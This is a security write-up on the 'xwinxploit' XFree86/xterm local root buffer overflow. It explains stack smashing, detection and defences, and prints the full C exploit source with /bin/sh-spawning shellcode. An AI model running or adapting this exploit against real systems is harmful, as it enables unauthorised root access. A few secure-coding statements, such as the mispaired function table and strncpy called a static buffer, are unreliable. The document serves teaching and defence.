XFree86 Buffer Overflow Exploit

xwinxploit – a local root compromise

by
Al Evans

Exploit Details:

Name: xwinxploit.c

Variants: Xfree86_exploit.c, xterm_exp.c

Operating System: Linux (Xfree86 3.3.2 and below)

Brief Description: This exploit takes advantage of problems that exist in the xterm program and the Xaw library that allow user supplied data to cause buffer overflows.

Protocol Description:

The X Window system is based on a client-server model.

The X server is a program that runs on your system and handles all access to the graphics hardware. It listens to both local and remote network sockets for requests from clients.

> Xserver - X Window System display server
>
> DESCRIPTION *X* is the generic name for the X Window System display server. It is frequently a link or a copy of the appropriate server binary for driving the most frequently used server on a given machine.

The X client is an applications program that communicates with the server by sending it requests. X clients can run either locally or remotely within this network oriented graphics system.

Clients running under X Windows are displayed within one or more windows on your screen. However these windows are not controlled by the X server. Instead, they are handled by another X client called a window manager that runs concurrently with other X clients.

The security model of the X Window system takes an all or nothing approach with the most popular form of X access control being x host authentication. X host authentication provides access control by IP address. Often for simplicity system administrators will use x host + (the + being a wildcard for any IP address), which allows unauthenticated access to the X server by any local or remote user.

Xfree86 is an open-source implementation of the X Window System. It is the underlying software that is between the hardware and graphical user interface that people use.

> XFree86 - X11R6 for UNIX on x86 platforms
>
> DESCRIPTION XFree86 is a collection of X servers for UNIX-like OSs on Intel x86 platforms. This work is derived from *X386 1.2* which was contributed to X11R5 by Snitily Graphics Consulting Service.

Xterm is a terminal emulator for the X Window System. It is incorporated with every version of Xfree86.

> xterm - terminal emulator for X
>
> DESCRIPTION The *xterm* program is a terminal emulator for the X Window System. It provides DEC VT102 and Tektronix 4014 compatible terminals for programs that can't use the window system directly. If the underlying operating system supports terminal resizing capabilities (for example, the SIGWINCH sig- nal in systems derived from 4.3bsd), *xterm* will use the facilities to notify programs running in the window whenever it is resized.
>
> The VT102 and Tektronix 4014 terminals each have their own window so that you can edit text in one and look at graphics in the other at the same time. To maintain the correct aspect ratio (height/width), Tektronix graphics will be res- tricted to the largest box with a 4014's aspect ratio that will fit in the window. This box is located in the upper left area of the window.
>
> Although both windows may be displayed at the same time, one of them is considered the ``active'' window for receiving keyboard input and terminal output. This is the window that contains the text cursor. The active window can be chosen through escape sequences, the ``VT Options'' menu in the VT102 window, and the ``Tek Options'' menu in the 4014 window.

Xaw Library is part of the core X Window System included in every Xfree86 release.

Description of variants:

The Xfree86_exploit.c exploit has the identical code of the xwinxploit.

The xterm_exp.c exploit is another X Windows system buffer overflow that also takes advantage of the problems in the xterm program and the Xaw library.

How the exploit works:

The xwinxploit is a local root compromise in which user supplied data is used for a buffer overflow exploit to give an attacker root privileges. This exploit uses an arbitrarily long string that contains embedded machine code used to set specific resources giving an attacker root privileges.

Background:

A buffer is any area that is used for temporary storage of data while or before it is processed.

Programs set aside three sections of memory: for instructions, data, and the stack. The instructions section is usually marked "read only" and corresponds to the text segment of the executable file. Attempts to write to this segment will result in a segmentation violation. The data section stores static variables and corresponds to the data-bss segments of the executable file. If the data section exhausts its available memory, the process is blocked and rescheduled to run again with a larger memory space. The stack section is a contiguous block of memory used to store variables and program parameters.

From http://phrack.infonexus.com/search.phtml/view&article=p49-14

```
/-------------------------\ lower
 |       Text             | memory
 |                        |addresses
 |-------------------------|
 |                        |
 |       Data             |
 |                        |
 | ------------------------| higher
 |                        |
 |       Stack            | memory
 \-------------------------/ addresses
```

Process Memory Regions

The stack uses a Last In First Out (LIFO) queue. This means that the last object placed on the stack will be the first object removed. Therefore, if variables x, y and z were put on the stack, they would be retrieved z, y and x. A register called the stack pointer points to the top of the stack. The bottom of the stack is at a fixed address, and its size is dynamically adjusted by the kernel. The stack is used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from those functions. Several operations are defined on stacks. However, two of the most important are *PUSH* and *POP*. Where *PUSH* will add an element to the top of the stack and *POP* will remove an element from the top of the stack. The CPU implements the instructions to *PUSH* onto and *POP* off of the stack. As the function runs, it will cause the stack to grow, setting aside space for its local variables. When the function finishes it returns to the point in memory specified by the return address to continue with the rest of the program.

(Diagram based on SANS GIAC Incident Handling and Hacker Exploits, p.196)

An example of a Normal Stack:

|→ Bottom of Memory

Buffer 2 (Local Variable 2)
Buffer 1 (Local Variable 1)
Return Pointer (address of the calling function)
Function Call Arguments

|→ Top of Memory

Buffer overflows occur when more data then expected is given to a program, thereby overflowing its allocated memory. Usually, this will cause a segmentation error. This fatal error is caused when a program tries to access memory that it is not permitted to access. However a skilled attacker can take advantage of this behavior to crash a system or bypass its security.

An attacker accomplishes this by first finding a program that does not check for proper data lengths before assigning data to variables. Next the attacker must be able to insert attack code and change the return address of the attacked program. A program is created by the attacker that will usually provide an input string of machine code to overflow the allocated memory of the attacked program and overwriting its return address with the memory address of their attackers exploit. Now when the function returns it will go to the attackers exploit code instead of back to where it was sent from. If successful the executed attack program will run with the same permissions as the program that was attacked.

```
Process address space
 ________________
|                |
| Top of Stack   |
|--------------- |
|                |
| Attack Code|
|--------------- |
|                |
| Return Address |
|--------------- |
|                |
| Local Variables|
|--------------- |
|                |
| buffer         |
|________________|
```

In assembly language code lines have two parts, the first one is the name of the instruction which is to be executed, and the second one are the parameters of the command.

The name of the instructions in this language is made of two, three or four letters. These instructions are also called mnemonic names or operation codes, since they represent a function the processor will perform.

CODE is the assemble directive that defines the program instructions.

STACK is the assemble directive that reserves a memory space for program instructions

(Diagram based on SANS GIAC Incident Handling and Hacker Exploits, p.197)

An example of a Smashed Stack:

|→ Bottom of Memory


Buffer 2 (Local Variable 2)
Buffer 1 (Local Variable 1) – Overwritten by machine code <execve>
Return Pointer – Overwritten with a new pointer to exec code
Function Call Arguments


|→ Top of Memory

Buffer overflows are usually directed at privileged deamons, that is programs that run under the user ID of root to perform a service.

The only SUID-root program using the Xaw library that is supplied as part of the standard Xfree86 distributions is xterm. A buffer overflow in a SUID program can allow an attacker to bypass restrictions, if they can redirect the flow of control within the SUID process to their own code. This would allow them to execute commands with elevated privileges.

Diagram:





How to use the exploit:

Compile the code (gcc xwinxploit.c –o xwinxploit) and run it. Comments in the code recommend trying 2, 3, 4 or 5 for the offset. The offset is added to the stack pointer to guess the location of the variable's address on the stack.

Signature of the attack:

The xwinxploit exploit is a local host compromise so it does not generate any network traffic. A *ps* command will show /bin/sh running as root. If root does not normally run a shell on a particular system you could examine the process id that called it to confirm that a valid root holder was launching the shell, if not this could be an indication of a buffer overflow attack.

How to protect against it:

This exploit only works on XFree86 3.3.2 and below, so updating your system to the current version of XFree86 will prevent this attack.

The xwinxploit is a local host compromise, so controlling physical access to the local system can help prevent this attack.

To improve security regarding the X Window System you could remove the setuid-root bit from the xterm binary and the setuid-root bit from any programs that use the Xaw text widget.

Secure code:

The best way to prevent buffer overflows is by writing programs that validate the size and type of the data that they can accept. Validation should include any process in which data is exchanged between a user and a system, or between different parts of a system.

Because the C language lacks array bounds many programs have buffer overflow vulnerabilities. This is caused partly because the standard C library functions such as *gets* and *strcpy* do not do bounds checking by default.

C users should avoid using functions that do not check bounds. Functions to avoid in include *strcpy*, *strcat*, *sprintf*, and *gets*. Instead use functions such as *strncpy*, *strncat*, *snprintf*, and *fgets*. If the function *strlen* is used you should ensure that there will be a terminating NIL character to find. Other functions that may permit buffer overruns include *fscanf*, *scanf*, *vsprintf*, *realpath*, *getopt*, *getpass*, *streadd*, *strecpy*, and *strtrns*.

One solution to prevent buffer overflows in C is to use standard C library calls that defend against these problems such as *strncpy* and *strncat*. However, beaware that the function *strncpy* does not NIL-terminate the destination string if the source string length is at least equal to the destinations. Therefore, be sure to set the last character of the destination string to NIL after calling *strncpy*. If the same buffer is being reused many times many times tell *strncpy* that the buffer is one character shorter than it actually is and set the last character to NIL before use. Both *strncpy* and *strncat* require that you pass the amount of space left available which is a computation that is easy to get wrong and neither function provides a simple way to determine if an overflow has occurred. You should also be aware that *strncpy* will impose a significant performance penalty compared to *strcpy.* This means changing from *strcpy* to *strncpy* will result in a reduction of performance

Statically allocated buffers such as *strncpy* will keep buffer sizes fixed once they are allocated. However, once a buffer is fixed it may be exploitable. Therefore, functions such as *strncpy* and *strncat*, *snprintf*, *strlcpy*, *strlcat* may impose a security problem. This security problem arises because an attacker will set up a really long string so that, when truncated will result in what the attacker wanted and not what the developer intended.

An alternative is to dynamically reallocate all strings instead of using fixed-size buffers. This is generally the recommend approach because it permits programs to handle arbitrarily sized inputs. However, the problem with dynamically allocated strings is that you may run out of memory. Since dynamic reallocation can cause memory to be inefficiently allocated, it is possible to run out of memory even though there is enough virtual memory available to allow the program to continue. Another problem that could arise is that of "thrashing" where before running out of memory a program uses a lot of virtual memory resulting in a situation where the computer spends all its time shuttling information between the disk and memory instead of doing useful work. This can have the same effect as a denial of service attack. Therefore, when using dynamically allocated strings the program must be designed to fail safely.

The following recommendation is from "A Lab engineers checklist for writing secure Unix code."

Instead Of:	Use:
gets()	fgets()
strcpy()	strncpy()
strcat()	strncat()
sprintf()	bcopy()
scanf()	bzero()
sscanf()	memcpy(), memset()

Be careful when using for and while loops that copy data from one variable to another. Make sure the bounds are checked.

Be especially careful programming and/or installing setuid root programs and programs that run as root. These are the programs that allow an attacker to acquire a root shell.

There is a compiler called "StackGuard" which if used to compile code will protect against stack smashes. It's "implemented as a small patch to the gcc code generator". It "seeks not to prevent stack smashing attacks from occurring at all, but rather to prevent the victim program from executing the attacker's injected code. StackGuard does this by detecting that the return address has been altered *before* the function returns".

Another compiler, called "StackShield" is a stack smashing protection tool for Linux. It "integrates with GCC and basically adds a little bit of code that checks the return address of a function and makes sure it is within the correct limits, if it isn't you can have the program exit."

Source Code:

```
/* Try 2 3 4 5 for OFFSET */
#define OFFSET 2

#include <string.h>
#include <unistd.h>
#include <errno.h>

#define LENCODE ( sizeof( Code ) )
char Code[] =
   "\xeb\x40\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0"
   "\x3f\x89\xc2\x31\xdb\xb3\x0a\x31\xc9\xcd\x80\x89\xd0\x43\x41"
   "\xcd\x80\x89\xd0\x43\x41\xcd\x80\x31\xc0\x89\xc3\xb0\x17\xcd"
   "\x80\x31\xc0\xb0\x2e\xcd\x80\x31\xc0\xb0\x0b\x89\xf3\x8d\x4e"
```

```
    "\x08\x8d\x56\x0c\xcd\x80\xe8\xbb\xff\xff\xff/bin/sh";

char Display[ 0x4001 + OFFSET ] = ":99999", *ptr = Display + OFFSET + 1;
char *args[] = { "X", "-nolock", Display, NULL };

main() {
        printf("XFree86 exploit\nby mAChnHEaD <quenelle@iname.com>\n\nYou
        may get a root prompt now. If you don't, try different values for
        OFFSET.\n\n");

        dup2( 0, 10 ); dup2( 1, 11 ); dup2( 2, 12 );
          __asm__("movl %%esp,(%0)\n\tsubl
        %1,(%0)"::"b"(ptr),"n"(LENCODE+0x2000));
        memcpy( ptr + 4, ptr, 0x3fc );
         memset( ptr + 0x400, 0x90, 0x3c00 - LENCODE );
         memcpy( ptr + 0x4000 - LENCODE, Code, LENCODE );
        execve( "/usr/X11R6/bin/X", args, args + 3 );
        perror( "execve" );

}
```

The offset is added to the stack pointer and is used to guess the location of the variable's address on the stack. Then machine code is injected to overwrite the buffer.

Additional Information:

www.xfree86.org

www.cert.org

www.2600.com/phrack/p49-14.html

www.l0pht.com/advisories/bufero.html

www.artofhacking.com/Tucops/Hacking/unix/ADVOVE~1.TXT

ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist